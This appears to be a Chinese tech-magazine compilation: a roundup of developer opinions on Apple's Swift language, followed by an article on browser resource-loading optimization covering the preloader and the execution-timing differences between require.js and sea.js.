JavaEye 的创始人 [Robbin](#) 在微博中写到：“Swift 目前只是提供了一种脚本编程语法，编写代码的效率提高不了多少，对程序员来说，熟悉 Swift 语法也不过一天时间足够了。关键是要提供高级数据类型，简化 Cocoa 类库，否则用不用 Swift 都没区别。当代的程序员，主要学习成本不在编程语言的语法上，而在语言提供的特殊数据类型和庞大的类库上。”

CNET 的 Tim Stevens 认为 Swift 是一门具有巨大潜力的编程语言，它在结合了脚本语言与传统编译语言的优势的同时，又兼有更快的执行速度（从几项关键指标来看）。Swift 的脚本特性以及实时预览功能可以帮助开发者方便快捷地编写并测试应用程序。但 Swift 也没有想象中的那么美好，Objective-C 在开发应用方面相对比较成熟，并且有了完整的生态圈，Swift 想推倒一切重新开发，恐怕还需要一段时间。

资深 iOS 开发者 [郭亮](#) 认为 Swift 对于准备学习 iOS 开发的新手来说是个好消息，毕竟它的入门门槛比较低，但对于已经习惯了 Objective-C 的上百万开发者来说，又是一件痛苦的事情！因为他们已经爱上了 Objective-C。Swift 虽然门槛很低，但要真正熟练，道路依然荆棘，Protocol、Extension、继承、多态还有闭包，真的没那么简单。语言刚刚发布，还会有许多的不完善，其性能、效率还有待验证，并且相关资料非常少，应该只有苹果官方的文档，也没有开源社区的支持。所以 Swift 短期内取代 Objective-C 的可能性非常小，目前想用 Swift 单独作为项目的开发语言，那将是灾难性的。

iOS 开发者黄兢成也在[知乎](#)上发表了自己的看法，他认为 Swift 吸收了很多其它语言的语法，写起来比 Objective-C 简洁得多，不过它的核心概念和 Objective-C 差不多，比如引用计数、ARC、属性、协议、接口、初始化、扩展类、匿名函数。至于大会上提到的可视化编程，他目前尚不清楚如何能较好的应用到实际项目中。Xcode 6 beta 版本对 Swift 的语法提示支持也不好。Swift 在实际项目中的使用还需要一段时间，但他相信苹果发布 Swift，绝不是玩玩而已。

CocoaChina 上的 [xu54](#) 认为 Swift 本质其实就是 Objective-C 的文本变种，对于这门全新的语言，苹果做的工作其实远没有我们想像的艰巨。LLVM 编译器做工作只是先把 Swift 翻译成 Objective-C 代码，然后再把 Objective-C 代码翻译成 C 语言代码，然后再把 C 语言代码翻译成汇编，最终翻译成机器码。至于为什么编译器厂商这么绕，不直接把自己的语言翻译成汇编和机器码，那是由于现有的语言编译器（Objective-C、C）已经非常成熟，而高级语言间的文本转换开发成本和维护成本都极其小。Swift 之所以要翻译成 Objective-C，是由于 Swift 仍然需要 Objective-C 中的 ARC、GCD 等环境。既然 Swift 其实就是 Objective-C，对入门者

而言远比 Objective-C 好学，对资深开发者来说又能节约很多无谓的低级重复的机械代码（这些代码在 LLVM 翻译成 Objective-C 时，编译器自动帮你写上），并且开发者关注的应该是业务逻辑，而不把精力分散在语法等低级问题上，语法消耗的时间越少，这门语言也就越成功，所以他觉得 Swift 必定会替代 Objective-C。

社区对 Swift 的评论好坏参半，Swift 的优势很明显，短板也很明显。新语言的成熟不可能一蹴而就，我们还需要有更多的耐心来等待 Swift 的成熟，不过我相信这个过程不会太久。苹果愿意舍弃成熟的 Objective-C，转而开发新的编程语言，这足以让我们看到一家世界级公司的魄力与创新力。

查看原文：[替代 Objective-C ? Swift 尚不成熟](#)

相关内容

[苹果发布 Swift 编程语言 - iOS 移动开发周报](#)

[苹果发布新的编程语言 Swift](#)

[苹果的 Swift：iOS 和 OSX 上的高性能高级语言](#)

[苹果发布新的 iOS 8 SDK 和开发工具](#)

让我们再聊聊浏览器资源加载优化

作者 李光毅

几乎每一个前端程序员都知道应该把 script 标签放在页面底部。关于这个经典的论述可以追溯到 Nicholas 的 High Performance Javascript 这本书的第一章 Loading and Execution 中，他之所以建议这么做是因为：

Put all <script> tags at the bottom of the page, just inside of the closing </body> tag. This ensures that the page can be almost completely rendered before script execution begins.

简而言之，如果浏览器加载并执行脚本，会引起页面的渲染被暂停，甚至还会阻塞其他资源（比如图片）的加载。为了更快的给用户呈现网页内容，更好的用户体验，应该把脚本放在页面底部，使之最后加载。

为什么要在标题中使用“再”这个字？因为在工作中逐渐发现，我们经常谈论的一些页面优化技巧，比如上面所说的总是把脚本放在页面的底部，压缩合并样式或者脚本文件等，时至今日已不再是最佳的解决方案，甚至事与愿违，转化为性能的毒药。这篇文章所要聊的，便是展示某些不被人关注的浏览器特性或者技巧，来继续完成资源加载性能优化的任务。

一. Preloader

什么是 Preloader

首先让我们看一看这样一类资源分布的[页面](#)：

```
<head>
  <link rel="stylesheet" type="text/css" href="">
  <script type="text/javascript"></script>
</head>
<body>
  <img src="">
  <script type="text/javascript"></script>
  <script type="text/javascript"></script>
  <script type="text/javascript"></script>
</body>
```

这类页面的特点是，一个外链脚本置于页面头部，三个外链脚本置于页面的底部，并且是故意跟随在一系列 img 之后，在 Chrome 中页面加载的网络请求瀑布图如下：

Name Path	Me...	Status Text	Type	Size Content	Time Latency	Timeline		
/cuzillion/?c0=hc	GET	200 OK	text/html	2.85KB 15.16Ki	280ms 239ms		2.88s	4
resource.cgi 1.cuzillion.com/bir	GET	200 OK	text/css	442B 79B	2.29s 2.29s			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	application/x-javascript	583B 294B	2.32s 2.32s			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	application/x-javascript	585B 295B	2.32s 2.32s			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	application/x-javascript	585B 295B	2.32s 2.32s			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	application/x-javascript	585B 295B	2.32s 2.32s			
logo-32x32.gif /cuzillion	GET	(from...)	image/gif	(from...)	0ms 0ms			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	image/gif	1.79KB 1.49KB	2.43s 2.42s			
resource.cgi 1.cuzillion.com/bir	GET	200 OK	image/gif	810B 492B	2.44s 2.44s			

值得注意的是，虽然脚本放置在图片之后，但加载仍先于图片。为什么会出现这样的情况？为什么故意置后资源能够提前得到加载？

虽然浏览器引擎的实现不同，但原理都十分的近似。不同浏览器的制造厂商们(vendor)非常清楚浏览器的瓶颈在哪(比如 network, javascript evaluate, reflow, repaint)。针对这些问题，浏览器也在不断的进化，所以我们才能看到更快的脚本引擎，调用 GPU 的渲染等一推陈出新的优化技术和方案。

同样在资源加载上，早在 IE8 开始，一种叫做 lookahead pre-parser(在 Chrome 中称为 preloader)的机制就已经开始在不同浏览器中兴起。IE8 相对于之前 IE 版本的提升除了将每台 host 最高并行下载的资源数从 2 提升至 6，并且能够允许并行下载脚本文件之外，最后就是这个 lookahead pre-parser 机制

但我还是没有详述这是一个什么样的机制，不着急，首先看看与 IE7 的对比：

以上面的页面为例，我们看看 IE7 下的瀑布图：

MIME	Size [bytes]	Time Chart	Start Ti...
text/html	15520		30.49
text/css	79		32.43
application/x-javascript	315		36.09
image/gif	1057		38.36
image/gif	0		38.36
image/gif	0		38.36
image/gif	0		38.36
image/gif	0		38.36
image/gif	0		38.36
image/gif	0		38.36
image/gif	0		38.36
application/x-javascript	316		38.36
application/x-javascript	316		49.65
application/x-javascript	316		51.90

底部的脚本并没有提前被加载，并且因为由于单个域名最高并行下载数 2 的限制，资源总是两个两个很整齐的错开并行下载。

但在 IE8 下，很明显底部脚本又被提前：

MIME	Size [byt...]	Time Chart	Start
text/html	15520		9.
text/css	79		9.
application/x-java...	315		9.
application/x-java...	316		9.
application/x-java...	316		9.
application/x-java...	316		9.
image/gif	1057		12.
image/gif	492		12.
image/gif	0		12.
image/gif	0		12.
image/gif	0		12.

并没有统一的标准规定这套机制应具备何种功能已经如何实现。但你可以大致这么理解：浏览器通常会准备两个页面解析器 parser，一个 (main parser) 用于正常的页面解析，而另一个 (preloader) 则试图去文档中搜寻更多需要加载的资源，但这里的资源通常仅限于外链的 js、stylesheet、image；不包括 audio、video 等。并且动态插入页面的资源无效。

但细节方面却值得注意：

1. 比如关于 preloader 的触发时机，并非与解析页面同时开始，而通常是在加载某个 head 中的外链脚本阻塞了 main parser 的情况下才启动；
2. 也不是所有浏览器的 preloader 会把图片列为预加载的资源，可能它认为图片加载过于耗费带宽而不把它列为预加载资源之列；
3. preloader 也并非最优，在某些浏览器中它会阻塞 body 的解析。因为有的浏览器将页面文档拆分为 head 和 body 两部分进行解析，在 head 没有解析完之前，body 不会被解析。一旦在解析 head 的过程中触发了 preloader，这无疑会导致 head 的解析时间过长。

Preloader 在响应式设计中的问题

preloader 的诞生本是出于一番好意，但好心也有可能办坏事。

filamentgroup 有一种著名的响应式设计的图片解决方案 [Responsive Design Images](#)：

```
<html>
<head>
  <title></title>
  <script type="text/javascript" src=".//responsive-images.js"></script>
</head>
<body>
  
</body>
</html>
```

它的工作原理是，当 responsive-images.js 加载完成时，它会检测当前显示器的尺寸，并且设置一个 cookie 来标记当前尺寸。同时你需要在服务器端准备一个 .htaccess 文件，接下来当你请求图片时，.htaccess 中的配置会检测随图片请求异同发送的 Cookie 是被设置成 medium 还是 large，这样也就保证根据显示器的尺寸来加载对于的图片大小。

很明显这个方案成功的前提是，js 执行先于发出图片请求。但在 Chrome 下打开，你会发现执行顺序是这样：



`responsive-images.js` 和图片几乎是同一时间发出的请求。结果是第一次打开页面给出的是默认小图，如果你再次刷新页面，因为 Cookie 才设置成功，服务器返回的是大图。

严格意义上来说在某些浏览器中这不一定是 preloader 引起的问题，但 preloader 引起的问题类似：插入脚本的顺序和位置或许是开发者有意而为之的，但 preloader 的这种“聪明”却可能违背开发者的意图，造成偏差。

如果你觉得上一个例子还不够说明问题的话，最后请考虑使用 `picture`(或者 `@srcset`) 元素的情况：

```
<picture>
  <source src="med.jpg" media="(min-width: 40em)" />
  <source src="sm.jpg"/>
  
</picture>
```

在 preloader 搜索到该元素并且试图去下载该资源时，它应该怎么办？一个正常的 parser 应该是在解析该元素时根据当时页面的渲染布局去下载，而当时这类工作不一定已经完成，preloader 只是提前找到了该元素。退一步来说，即使不考虑页面渲染的情况，假设 preloader 在这种情形下会触发一种默认加载策略，那应该是 "mobile first" 还是 "desktop first" ？默认应该加载高清还是低清照片？

二 .JS Loader

理想是丰满的，现实是骨感的。出于种种的原因，我们几乎从不直接在页面上插入 js 脚本，而是使用第三方的加载器，比如 seajs 或者 requirejs。关于使用加载器和模块化开发的优势在这里不再赘述。但我想回到原点，讨论应该如何利用加载器，就从 seajs 与 requirejs 的不同聊起。

在开始之前我已经假设你对 requirejs 与 seajs 语法已经基本熟悉了，如果还没有，请移步这里：
CMD 标准：<https://github.com/cmdjs/specification/blob/master/draft/module.md>

AMD 标准：<https://github.com/amdjs/amdjs-api/blob/master/AMD.md>

BTW: 如果你还是习惯在部署上线前把所有 js 文件合并打包成一个文件，那么 sea.js 和 require.js 其实对你来说并无区别。

sea.js 与 require.js 在模块的加载方面是没有差异的，无论是 require.js 在定义模块时定义的依赖模块，还是 sea.js 在 factory 函数中 require 的依赖模块，在会在加载当前模块时被载入，异步，并且顺序不可控。差异在于 factory 函数执行的时机。

执行差异

为了增强对比，我们在定义依赖模块的时候，故意让它们的 factory 函数要执行相当长的时间，比如 1 秒：

```
// dep_A.js 定义如下，dep_B、dep_C 定义同理

define(function(require, exports, module) {

    (function(second) {
        var start = +new Date();
        while (start + second * 1000 > +new Date()) {}
    })(window.EXE_TIME);

    // window.EXE_TIME = 1; 此处会连续执行 1s

    exports.foo = function() {
        console.log("A");
    }
})
})
```

为了增强对比，设置了三组进行对照试验，分别是：

```
//require.js:
require(["dep_A", "dep_B", "dep_C"], function(A, B, C) {

});

//sea.js:
define(function(require, exports, module) {


    var mod_A = require("dep_A");
    var mod_B = require("dep_B");
    var mod_C = require("dep_C");
})
};

//sea.js( 定义依赖但并不 require):
define(["dep_A", "dep_B", "dep_C"], function(require, exports, module){


})
```


接下来我们看看代码执行的瀑布图：

1.require.js：在加载完依赖模块之后立即执行了该模块的 factory 函数



2.seajs: 下面两张图应该放在一起比较。两处代码都同时加载了依赖模块，但因为没有 require 的关系，第三张图中没有像第二张图那样执行耗时的 factory 函数。可见 seajs 执行的原则正如 CMD 标准中所述 Execution must be lazy。





我想进一步表达的是，无论 requirejs 和 seajs，通常来说大部分的逻辑代码都会放在模块的 factory 函数中，所以 factory 函数执行的代价是非常大的。但上图也同样告诉我们模块的 define，甚至模块文件的 Evaluate 代价非常小，与 factory 函数无关。所以我们是不是应该尽可能的避免执行 factory 函数，或者等到我们需要的指定功能的时候才执行对应的 factory 函数？比如：

```
document.body.onclick = function () {
    require(some_kind_of_module);
}
```

这是非常实际的问题，比如爱奇艺一个视频播放的页面，我们有没有必要在第一屏加载页面的时候就加载登陆注册，或者评论，或者分享功能呢？因为有非常大的可能用户只是来这里看这个视频，直至看完视频它都不会用到登陆注册功能，也不会去分享这个视频等。加载这

些功能不仅仅对浏览器是一个负担，还有可能调用后台的接口，这样的性能消耗是非常可观的。

我们可以把这样称之为“懒执行”。虽然 sea.js 并非有意实现如上所说的“懒执行”（它只是在尽可能遵循 CommonJS 标准靠近）。但“懒执行”确实能够有助于提升一部分性能。

但也有人会对此产生顾虑。

记得玉伯转过的一个帖子：[SeaJS 与 RequireJS 最大的区别](#)。我们看看其中反对这么做的人的观点：

我个人感觉 requirejs 更科学，所有依赖的模块要先执行好。如果 A 模块依赖 B。当执行 A 中的某个操作 doSomething() 后，再去依赖执行 B 模块 require('B')；如果 B 模块出错了，doSomething 的操作如何回滚？很多语言中的 import, include, useing 都是先将导入的类或者模块执行好。如果被导入的模块都有问题，有错误，执行当前模块有何意义？

而依赖 dependencies 是工厂的原材料，在工厂进行生产的时候，是先把原材料一次性都在它自己的工厂里加工好，还是把原材料的工厂搬到当前的 factory 来什么时候需要，什么时候加工，哪个整体时间效率更高？

首先回答第一个问题。

第一个问题的题设并不完全正确，“依赖”和“执行”的概念比较模糊。编程语言执行通常分为两个阶段，编译 (compilation) 和运行 (runtime)。对于静态语言（比如 C/C++）来说，在编译时如果出现错误，那可能之前的编译都视为无效，的确会出现描述中需要回滚或者重新编译的问题。但对于[动态语言](#)或者脚本语言，大部分执行都处在运行时阶段或者解释器中：假设我使用 Node.js 或者 Python 写了一段服务器运行脚本，在持续运行了一段时间之后因为某项需求要加载某个（依赖）模块，同时也因为这个模块导致服务端挂了——我认为这时并不存在回滚的问题。在加载依赖模块之前当前的模块的大部分功能已经成功运行了。

再回答第二个问题。

对于“工厂”和“原材料”的比喻不够恰当。难道依赖模块没有加载完毕当前模块就无法工作吗？requirejs 的确是这样的，从上面的截图可以看出，依赖模块总是先于当前模块加载和执行完毕。但我们考虑一下基于 CommonJS 标准的 Node.js 的语法，使用 require 函数加载依赖模块可以在页面的任何位置，可以只是在需要的时候。也就是说当前模块不必在依赖模块加载完毕后才执行。

你可能会问，为什么要拿 AMD 标准与 CommonJS 标准比较，而不是 CMD 标准？

玉伯在[CommonJS 是什么](#)这篇文章中已经告诉了我们 CMD 某种程度上遵循的就是 CommonJS 标准：

从上面可以看出，Sea.js 的初衷是为了让 CommonJS Modules/1.1 的模块能运行在浏览器端，但由于浏览器和服务器的实质差异，实际上这个梦无法完全达成，也没有必要去达成。

更好的一种方式是，Sea.js 专注于 Web 浏览器端，CommonJS 则专注于服务器端，但两者有共通的部分。对于需要在两端都可以跑的模块，可以有便捷的方案来快速迁移。

其实 AMD 标准的推出同时也是遵循 CommonJS，在 requirejs 官方文档的[COMMONJS NOTES](#) 中说道：

CommonJS defines a module format. Unfortunately, it was defined without giving browsers equal footing to other JavaScript environments. Because of that, there are CommonJS spec proposals for Transport formats and an asynchronous require.

RequireJS tries to keep with the spirit of CommonJS, with using string names to refer to dependencies, and to avoid modules defining global objects, but still allow coding a module format that works well natively in the browser.


CommonJS 当然是一个理想的标准，但至少现阶段对浏览器来说还不够友好，所以才会出现 AMD 与 CMD，其实他们都是在做同一件事，就是致力于前端代码更友好的模块化。所以个人认为依赖模块的加载和执行在不同标准下实现不同，可以理解为在用不同的方式在完成同一个目标，并不是一件太值得过于纠结的事。

懒加载

其实我们可以走的更远，对于非必须模块不仅仅可以延迟它的执行，甚至可以延迟它的加载。


但问题是：我们如何决定一个模块是必须还是非必须呢，最恰当莫过于取决于用户使用这个模块的概率有多少。Facebook 早在 09 年的时候就已经注意到这个问题：[Frontend Performance Engineering in Facebook : Velocity 2009](#)，只不过他们是以样式碎片来引出这个问题。

假设我们需要在页面上加入 A、B、C 三个功能，意味着我们需要引入 A、B、C 对应的 html 片段和样式碎片（暂不考虑 js），并且最终把三个功能样式碎片在上线前压缩到同一个文件中。但可能过了相当长时间，我们移除了 A 功能，但这个时候大概不会有人记得也把关于 A 功能的样式从上线样式中移除。久而久之冗余的代码会变得越来越多。Facebook 引入了一套静态资源管理方案（Static Resource Management）来解决这个问题：



